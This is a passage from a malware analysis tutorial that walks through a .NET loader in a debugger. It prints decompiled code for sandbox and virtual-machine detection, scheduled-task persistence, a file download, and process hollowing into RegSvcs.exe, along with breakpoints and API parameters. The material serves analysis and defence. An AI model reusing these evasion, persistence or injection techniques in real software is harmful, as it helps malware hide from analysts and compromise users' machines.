


[Figure 54] smethod_0: some methods being used

The only the well-known **FindWindow( ),** which is used by many malware threats to detect tools being used during analysis, is interesting, but there are also good indicators of **sandbox detection** code here:

- **if ((int)Class1.FindWindow("Afx:400000:0", (IntPtr)0) != 0)**
- **bool flag2 = Operators.CompareString(string_0, "C:\\file.exe", false) != 0;**
- **num2 = ((((int)Class1.GetModuleHandle("SbieDll.dll") == 0)**
- **num2 = ((((int)Class1.GetModuleHandle("SbieDll.dll") == 0)**
- **bool flag6 = string_0.ToUpper().Contains("SAMPLE")**
- **bool flag7 = Operators.CompareString(stringBuilder.ToString().ToUpper(), "SANDBOX", false) == 0;**
- **bool flag9 = Operators.CompareString(stringBuilder.ToString().ToUpper(), "MALWARE", false) == 0;**
- **num2 = (string_0.ToUpper().Contains("SANDBOX")**
- **bool flag = string_0.ToUpper().Contains("\\VIRUS")**

Analyzing methods being used within **smethod_1( ),** we have good indicators and artifacts:



[Figure 55] smethod_1: virtual machine detection

The method **HeGwfEiyF( )** is called several times and its strings, used as argument, tell us that its purpose is virtual machine detection.

VMWARE:

- **bool flag3 = Class1.HeGwfEiyF("SOFTWARE\\VMware, Inc.\\VMware Tools", "InstallPath").ToUpper().Contains("C:\\PROGRAM FILES\\VMWARE\\VMWARE TOOLS\\");**
- **bool flag5 = Operators.CompareString(Class1.HeGwfEiyF("SOFTWARE\\VMware, Inc.\\VMware Tools", ""), "noValueButYesKey", false) == 0**
- **bool flag6 = Class1.HeGwfEiyF("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper().Contains("VMWARE");**
- **bool flag7 = Class1.HeGwfEiyF("SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\Settings", "Device Description").ToUpper().Contains("VMWARE");**
- **bool flag8 = Class1.HeGwfEiyF("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 1\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper().Contains("VMWARE");**
- **bool flag12 = Class1.HeGwfEiyF("SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000", "DriverDesc").ToUpper().Contains("VMWARE");**
- **bool flag13 = Class1.HeGwfEiyF("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 2\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper().Contains("VMWARE");**
- **num = (Class1.HeGwfEiyF("SYSTEM\\ControlSet001\\Services\\Disk\\Enum", "0").ToUpper().Contains("vmware".ToUpper()) ? 4010111179U : 2868294220U);**
- **num4 = ((Operators.CompareString(managementObject["Description"].ToString(), "VMware SVGA II", false) == 0)**

VIRTUALBOX:

- **bool flag10 = Class1.HeGwfEiyF("HARDWARE\\Description\\System", "VideoBiosVersion").ToUpper().Contains("VIRTUALBOX");**
- **bool flag4 = Operators.CompareString(Class1.HeGwfEiyF("SOFTWARE\\Oracle\\VirtualBox Guest Additions", ""), "noValueButYesKey", false) == 0;**
- **bool flag = Class1.HeGwfEiyF("HARDWARE\\Description\\System", "SystemBiosVersion").ToUpper().Contains("VBOX");**
- **bool flag11 = Class1.HeGwfEiyF("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper().Contains("VBOX");**
- **num4 = (((Operators.CompareString(managementObject["Description"].ToString(), "VM Additions S3 Trio32/64",false) == 0)**
- **bool flag15 = Operators.CompareString(managementObject["Description"].ToString(), "VirtualBox Graphics Adapter", false) == 0;**

QEMU:

- **num = ((!Class1.HeGwfEiyF("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper().Contains("QEMU")) ? 3150288510U : 2854005095U);**
- **bool flag9 = !Class1.HeGwfEiyF("HARDWARE\\Description\\System", "SystemBiosVersion").ToUpper().Contains("QEMU");**

WMI queries are involved in gathering system information to be able to check all details related to virtual machines. Anyway, we can conclude that the main purpose of **smethod_1( )** is detecting virtual machine environments, so we might nullify any instruction invoking it. Nonetheless, you'll see that it isn't necessary in this sample.

Next method, **smethod_2( )**, is very simple and only starts a thread given by **smethod_3( )** by using the instruction:

- **new Thread(new ThreadStart(Class12.smethod_3));**

Therefore, both are related to each other and there's none additional facts about them.

The **smethod_4( )** and **smethod_5( )** manage ACLs through APIs such as:

- **DirectorySecurity**
- **SetAccessControl**
- **SetAccessRuleProtection**
- **setAttributes**
- **FileSystemAccessRule**
- **AddAccessRule**

The **smethod_6** is a bit more interesting because it handles tasks using **schtasks.exe** and even temporary file creation on disk to support it. The **base64 string** below represents only a XML template to define and control an application using tags such as **RunLevel, Triggers, Settings, StartWhenAvailable, AllowStartOnDemand** and so on, and it's used by **schtasks.exe** during the scheduling of a task:

```
case 2U:
{
    string text = "PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTE2Ij8
      +CjxUYXNrIHZlcnNpb249IjEuMiIgeG1sbnM9Imh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vd2luZG93cy8yMDA0L
      zAyL21pdC90YXNrIj4KICA8UmVnaXN0cmF0aW9uSW5mbz4KICAgIDxEYXRlPjIwMTQtMTAtMjVUMTQ6Mjc6NDQuODkyOTA
      yNzwvRGF0ZT4KICAgIDxBdXRob3I+W1VTRVJJRF08L0F1dGhvcj4KICA8L1JlZ2lzdHJhdGlvbkluZm8
      +CiAgPFRyaWdnZXJzPgogICAgPExvZ29uVHJpZ2dlcj4KICAgICAgPEVuYWJsZWQ
      +dHJ1ZTwvRW5hYmxlZD4KICAgICAgPFVzZXJJZD5bVVNFUklEXTwvVXNlcklkPgogICAgPC9Mb2dvblRyaWdnZXI
      +CiAgICA8UmVnaXN0cmF0aW9uVHJpZ2dlcj4KICAgICAgPEVuYWJsZWQ+ZmFsc2U8L0VuYWJsZWQ
      +CiAgICA8L1JlZ2lzdHJhdGlvblRyaWdnZXI
      +CiAgPC9UcmlnZ2Vycz4KICA8UHJpbmNpcGFscz4KICAgIDxQcmluY2lwYWwgaWQ9IkF1dGhvciI
      +CiAgICAgIDxVc2VySWQ
      +W1VTRVJJRF08L1VzZXJJZD4KICAgICAgPExvZ29uVHlwZT5JbnRlcmFjdGl2ZVRva2VuPC9Mb2dvblR5cGU
      +CiAgICAgIDxSdW5MZXZlbD5MZWFzdFByaXZpbGVnZTwvUnVuTGV2ZWw
      +CiAgICA8L1ByaW5jaXBhbD4KICA8L1ByaW5jaXBhbHM
      +CiAgPFNldHRpbmdzPgogICAgPE11bHRpcGxlSW5zdGFuY2VzUG9saWN5PlN0b3BFeGlzdGluZzwvTXVsdGlwbGVJbnN0Y
      W5jZXNQb2xpY3k+CiAgICA8RGlzYWxsb3dTdGFydElmT25CYXR0ZXJpZXM
      +ZmFsc2U8L0Rpc2FsbG93U3RhcnRJZk9uQmF0dGVyaWVzPgogICAgPFN0b3BJZkdvaW5nT25CYXR0ZXJpZXM
      +dHJ1ZTwvU3RvcElmR29pbmdPbkJhdHRlcmllcz4KICAgIDxBbGxvd0hhcmRTdGFydGaW5hdGU
      +ZmFsc2U8L0FsbG93SGFyZFRlcm1pbmF0ZT4KICAgIDxTdGFydFdoZW5BdmFpbGFibGU
      +dHJ1ZTwvU3RhcnRXaGVuQXZhaWxhYmxlPgogICAgPFJ1bk9ubHlJZk5ldHdvcmtBdmFpbGFibGU
      +ZmFsc2U8L1J1bk9ubHlJZk5ldHdvcmtBdmFpbGFibGU
      +CiAgICA8SWRsZVNldHRpbmdzPgogICAgICA8U3RvcE9uSWRsZUVuZD50cnVlPC9TdG9wT25JZGxlRW5kPgogICAgICA8U
      mVzdGFydE9uSWRsZT5mYWxzZTwvUmVzdGFydE9uSWRsZT4KICAgIDwvSWRsZVNldHRpbmdzPgogICAgPEFsbG93U3RhcnR
      PbkRlbWFuZD50cnVlPC9BbGxvd1N0YXJ0T25EZW1hbmQ
      +CiAgICA8RW5hYmxlZD50cnVlPC9FbmFibGVkPgogICAgPEhpZGRlbj5mYWxzZTwvSGlkZGVuPgogICAgPFJ1bk9ubHlJZ
      klkbGU+ZmFsc2U8L1J1bk9ubHlJZklkbGU+CiAgICA8V2FrZVRvUnVuPmZhbHNlPC9XYWtlVG9SdW4
      +CiAgICA8RXhlY3V0aW9uVGltZUxpbWl0PlBUMFM8L0V4ZWN1dGlvblRpbWVMaW1pdD4KICAgIDxQcmlvcml0eT43PC9Qc
      mlvcml0eT4KICA8L1NldHRpbmdzPgogIDxBY3Rpb25zIENvbnRleHQ9IkF1dGhvciI
      +CiAgICA8RXhlYz4KICAgICAgPENvbW1hbmQ
      +W0xPQ0FUSU9OXTwvQ29tbWFuZD4KICAgIDwvRXhlYz4KICA8L0FjdGlvbnM+CjwvVGFzaz4=";
```

[Figure 56] smethod_6: base64 string used for persistence with schtasks.exe

```
File.WriteAllText(tempFileName, text);
Process.Start(new ProcessStartInfo("schtasks.exe", string.Concat(new string[]
{
    "/Create /TN \"Updates\\\",
    string_11,
    "\" /XML \"",
    tempFileName,
    "\""
}))
{
    WindowStyle = ProcessWindowStyle.Hidden
}).WaitForExit();
```

[Figure 57] smethod_6: using schtasks.exe for some persistence

We could easily decode strings on **PowerShell**, but let's use **CyberChef** once again (choose recipes "**From Base64**") to decode and prove that we actually have a **XML file**:

Output

start: 438 end: 438 length: 0 time: 14ms length: 1523 lines: 47

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2014-10-25T14:27:44.8929027</Date>
    <Author>[USERID]</Author>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>[USERID]</UserId>
    </LogonTrigger>
    <RegistrationTrigger>
      <Enabled>false</Enabled>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>[USERID]</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
```

[Figure 58] Decode XML from base64

The next method, **smethod_7( )**, is interesting because it suggests a **download** from the Internet:

```
◢ ns0.Class12.smethod_7(string, string) : void @06000055
   ▷ Used By
   ◢ Uses
      ▷ ns0.Class12.smethod_4(string) : void @06000052
      ▷ string.Concat(string, string) : string @06000556
      ▷ System.Diagnostics.Process.Start(string) : Process @06002FFD
      ▷ System.IO.Path.GetTempPath() : string @0600191F
      ▷ System.Net.WebClient.DownloadFile(string, string) : void @06000D1B
      ▷ System.Net.WebClient.WebClient() : void @06000CF8
```

[Figure 59] smethod_7: supposedly downloads a file from the Internet

The **smethod_8( ),** which is invoked by **.cctor( )** and not by **smethod_10( ),** use the well-known **LoadLibraryA( )** and **GetProcAddress( )** to find native API addresses to be used through delegates:

```
◢ ns0.Class12.smethod_8(string, string) : rS0BaZGbZ7v7ZHfV8l @06000058
   ◢ Used By
      ▷ ns0.Class12..cctor() : void @0600005F
   ◢ Uses
      ▷ ns0.Class12.GetProcAddress(IntPtr, ref string) : IntPtr @06000057
      ▷ ns0.Class12.LoadLibraryA(ref string) : IntPtr @06000056
      ▷ System.Runtime.InteropServices.Marshal.GetDelegateForFunctionPointer(IntPtr, Type) : Delegate @0600607F
      ▷ System.Type.GetTypeFromHandle(RuntimeTypeHandle) : Type @06001412
```

[Figure 60] smethod_8: resolves native API addresses

The **smethod_9( )** invokes the already mentioned native APIs by using delegates:

```
◢ ns0.Class12.smethod_9(string, byte[]) : void @06000059
   ▷ Used By
   ◢ Uses
      ▷ ns0.Class12.Delegate0.Invoke(IntPtr) : int @06000061
      ▷ ns0.Class12.delegate0_0 : Class12.Delegate0 @04000041
      ▷ ns0.Class12.Delegate1.Invoke(IntPtr, int[]) : bool @06000065
      ▷ ns0.Class12.delegate1_0 : Class12.Delegate1 @04000042
      ▷ ns0.Class12.Delegate2.Invoke(IntPtr, int[]) : bool @06000069
      ▷ ns0.Class12.delegate2_0 : Class12.Delegate2 @04000043
      ▷ ns0.Class12.Delegate3.Invoke(IntPtr, int[]) : bool @0600006D
      ▷ ns0.Class12.delegate3_0 : Class12.Delegate3 @04000044
```

[Figure 61] smethod_9: invokes native APIs through delegations


The **smethod_11( )** is quite relevant due to the fact it **loads a new assembly**, so we can set a breakpoint on **Assembly.Load( )** line because this new module might be the next stage or a support module (resources):

```
◢ ns0.Class12.smethod_11() : void @0600005B
   ▷ Used By
   ◢ Uses
      ▷ ns0.Class12.byte_0 : byte[] @04000029
      ▷ ns0.Class12.smethod_12(int, string) : void @0600005C
      ◢ System.Reflection.Assembly.GetEntryAssembly() : Assembly @06004275
         ▷ Used By
         ▷ Uses
      ▷ System.Reflection.Assembly.get_EntryPoint() : MethodInfo @0600427D
      ▷ System.Reflection.Assembly.get_EntryPoint() : MethodInfo @0600427D
      ▷ System.Reflection.Assembly.get_Location() : string @060042A8
      ▷ System.Reflection.Assembly.Load(byte[]) : Assembly @0600426B
      ▷ System.Reflection.MethodBase.GetParameters() : ParameterInfo[] @060045E0
      ▷ System.Reflection.MethodBase.Invoke(object, object[]) : object @060045EE
```

[Figure 62] smethod_11: loads a new assembly

The **smethod_12( )** is a proxy method for the **smethod_13( )**, which invokes a member of the new loaded assembly, but also provides the following lines of code (and strings) for our analysis:

- **string text = Path.Combine(path, "RegSvcs.exe");**
- **string text = Path.Combine(path, "MSBuild.exe");**
- **string text = Path.Combine(path, "vbc.exe");**



[Figure 63] smethod_12 and smethod_13: operation related to the new loaded module

There, as a summary of methods, we have:

- **smethod_0:** sandbox detection
- **smethod_1:** virtual machine detection
- **smethod_2:** starts a thread
- **smethod_3:** provides the application to be started as a thread
- **smethod_4** and **smethod_5**: manages ACLs
- **smethod_6:** schedules new tasks with schtasks.exe
- **smethod_7:** supposedly downloads a file from the Internet
- **smethod_8:** resolves native API addresses
- **smethod_9:** involved with native API calls.
- **smethod_10:** the main method (dispatcher).
- **smethod_11:** loads a new assembly.
- **smethod_12** and **smethod_13:** operations related method invocation.

We have to set up some breakpoints, and a list of few possible lines follows below:

- **smethod_1: (line 488)** Start of the loop

- **smethod_3: (line 186)**
    - Process.Start(Class12.string_10)

- **smethod_7: (line 583)**
    - webClient.DownloadFile(string_11, text)

- **smethod_11: (line 1490)**
    - Assembly assembly = Assembly.Load(Class12.byte_0);

- **smethod_13:**
  - **(line 1617)** string path = (string)typeof(RuntimeEnvironment).InvokeMember("GetRuntimeDirectory", BindingFlags.InvokeMethod, null, null, null);
  - **(line 1633)** string text = Path.Combine(path, "RegSvcs.exe");
  - **(line 1654)** string text = Path.Combine(path, "MSBuild.exe");
  - **(line 1664)** string text = Path.Combine(path, "vbc.exe");

- **smethod_9:**
  - **(line 776 / WriteProcessMemory)** num6 = (((!Class12.delegate6_0(struct2.intptr_0, num10 + num11, array, array.Length, ref num4)) ? 1777126585U : 974911055U) ^ num3 * 3593627777U)
  - **(line 803 / WriteProcessMemory)** bool flag5 = !Class12.delegate6_0(struct2.intptr_0, num13 + 8, bytes, 4, ref num4)
  - **(line 859 / VirtualAllocEx)** int num10 = Class12.delegate5_0(struct2.intptr_0, num14, length, 12288, 64)
  - **(line 867 / CreateProcessA)** bool flag10 = !Class12.delegate9_0(string_11, string.Empty, IntPtr.Zero, IntPtr.Zero, false, 134217732U, IntPtr.Zero, null, ref @struct, ref struct2)
  - **(line 880 / WriteProcessMemory)** num6 = ((!Class12.delegate6_0(struct2.intptr_0, num10, byte_1, bufferSize, ref num4)) ? 1884772482U : 172468949U);
  - **(line 895 / GetThreadContext)** num6 = ((Class12.delegate4_0(struct2.intptr_1, array2) ? 1127022864U : 23477936U) ^ num3 * 3000738847U);
  - **(line 921 / ReadProcessMemory)** bool flag6 = !Class12.delegate7_0(struct2.intptr_0, num13 + 8, ref num16, 4, ref num4);
  - **(line 929 / Wow64GetThreadContext)** bool flag11 = !Class12.delegate3_0(struct2.intptr_1, array2)
  - **(line 941 / ZwUnmapViewOfSection)** num6 = (((Class12.delegate8_0(struct2.intptr_0, num16) != 0) ? 3120432759U : 2659671650U) ^ num3 * 1247483263U);
  - **(line 984 / SetThreadContext)** bool flag13 = !Class12.delegate2_0(struct2.intptr_1, array2);
  - **(line 1035 / Wow64SetThreadContext)** bool flag4 = !Class12.delegate1_0(struct2.intptr_1, array2);
  - **(line 1045 / ResumeThread)** bool flag12 = Class12.delegate0_0(struct2.intptr_1) == -1;

After setting the mentioned breakpoints readers should **take a snapshot of the virtual machine** just in case to be necessary to start over.

Resuming the execution, few breakpoints will be hit and other ones don't:

- **smethod_13:**
  - (line 1617) @"C:\Windows\Microsoft.NET\Framework\v4.0.30319\"
  - (line 1633) @"C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe"

- **smethod_9:**
  - (line 867 / CreateProcess):
    - lpApplicationName: @"C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe"

  - dwCreationFlags: 134217732U == 0x 0x08000004 == CREATE_SUSPENDED

- **(line 895 / GetThreadContext):** nothing important

- **(line 921 / ReadProcessMemory):**
  - lpBuffer: 0x00C50000
  - nSize: 4
  - *lpNumberOfBytesRead: 4

- **(line 859 / VirtualAllocEx):**
  - hProcess: 0x354 (handle to RegSvcs.exe)
  - lpAddress: 0x00400000
  - dwSize: 0x0003A000
  - flProtect: 64 == 0x40 == PAGE_EXECUTE_READWRITE

- **(line 880 / WriteProcessMemory):**
  - hProcess: 0x354 (handle to RegSvcs.exe)
  - lpBaseAddress: 0x00400000
  - lpBuffer: contains the executable to be injected
  - nSize: 0x00000200

- **(line 776 / WriteProcessMemory):**
  - hProcess: 0x354 (handle to RegSvcs.exe)
  - lpBaseAddress: num10 + num11 = 0x00400000 + 0x00002000 = 0x00402000
  - lpBuffer: contains the the second session of executable to be injected

- **(line 776 / WriteProcessMemory):**
  - hProcess: 0x354 (handle to RegSvcs.exe)
  - lpBaseAddress: num10 + num11 = 0x00400000 + 0x00036000 = 0x00436000
  - lpBuffer: contains the the second session of executable to be injected

- **(line 776 / WriteProcessMemory):**
  - hProcess: 0x354 (handle to RegSvcs.exe)
  - lpBaseAddress: num10 + num11 = 0x00400000 + 0x00038000 = 0x00438000
  - lpBuffer: contains the the second session of executable to be injected

- **(line 984/ SetThreadContext):** nothing important

- **(line 1045/ ResumeThread):** nothing important

I tried making things easier and wrote down some parameters (as shown above) during the debugging execution for helping you to understand what's happening over the stage_3.bin's instructions. Additionally, I left some API parameter as support stuff and, as you could notice, many breakpoints haven't been hit as we expected (nor not), and it looks like good:

```
C++

BOOL CreateProcessA(
  [in, optional]      LPCSTR                lpApplicationName,
  [in, out, optional] LPSTR                 lpCommandLine,
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                  bInheritHandles,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCSTR                lpCurrentDirectory,
  [in]                LPSTARTUPINFOA        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);
```

[Figure 64] CreateProcessA( ) – credits: Microsoft (MSDN)

```
C++

BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

[Figure 65] WriteProcessMemory( ) – credits: Microsoft (MSDN)

Additionally, I've run "**C:\MAS_4>handle -p 4452 -a**" command (from **SysInternals**) to reveal the process associated to the the given handle:


```
  344: Event
  348: Semaphore
  34C: Event
  350: Thread         RegSvcs.exe(4288): 2228
  354: Process        RegSvcs.exe(4288)
  360: EtwRegistration
  364: Key            HKCU\Software\Microsoft\Windows NT\CurrentVersion
  368: Key            HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\AppCompatFlags
  6BC: Section        \BaseNamedObjects\C:*ProgramData*Microsoft*Windows*Caches*cversions.2.ro
  80C: Section        \BaseNamedObjects\C:*ProgramData*Microsoft*Windows*Caches*cversions.2.ro
  834: Section        \BaseNamedObjects\C:*ProgramData*Microsoft*Windows*Caches*cversions.2.ro
  CD0: Section        \BaseNamedObjects\C:*ProgramData*Microsoft*Windows*Caches*{85CEE8D6-0F90-4492-B484-98E388
62B28D}.2.ver0x0000000000000003.db
  DF0: File  (---)    \Device\NamedPipe
  E84: Section        \BaseNamedObjects\C:*ProgramData*Microsoft*Windows*Caches*cversions.2.ro
  F0C: Section        \Sessions\1\BaseNamedObjects\SessionImmersiveColorPreference
  F20: Section        \BaseNamedObjects\C:*ProgramData*Microsoft*Windows*Caches*{DDF571F2-BE98-426D-8288-1A9A39
C3FDA2}.2.ver0x0000000000000003.db
  F28: Section        \BaseNamedObjects\C:*ProgramData*Microsoft*Windows*Caches*{6AF0698E-D558-4F6E-9B3C-371668
9AF493}.2.ver0x0000000000000005.db
 12AC: File  (---)    \Device\NamedPipe
```

[Figure 66] Handle command from SysInternals

Based on information collected from the debugging session through those breakpoints, we can make some considerations:

- The malware execute **GetRuntimeDirectory( )** to find the current **.NET Runtime directory**.
- Depending on the result of **GetRuntimeDirectory( )**, which is related to .NET runtime version, the malware loads one of available and legal applications. In my environment, **It's loaded RegSvcs.exe**, which is an installation tool for .NET services.
- **The malware injects a malicious code into the loaded module (RegSvcs.exe).** However, it doesn't do it at once to include the entire malicious code, but **it does a section-by-section** copy.
- Due to the fact that the malicious code is injected section-by-section, **it isn't practical to use dnSpy to save each part of the code being injected because we would need to concatenate everything later**, and it isn't worth to spend time doing it.
- The most recommended approach is to **visualize memory addresses of the process (RegSvcs.exe)** and **search for a RWX section, which likely starts at 0x400000**. These both information can be confirmed using collected parameters on **line 859 (VirtualAllocEx) of page 60.**

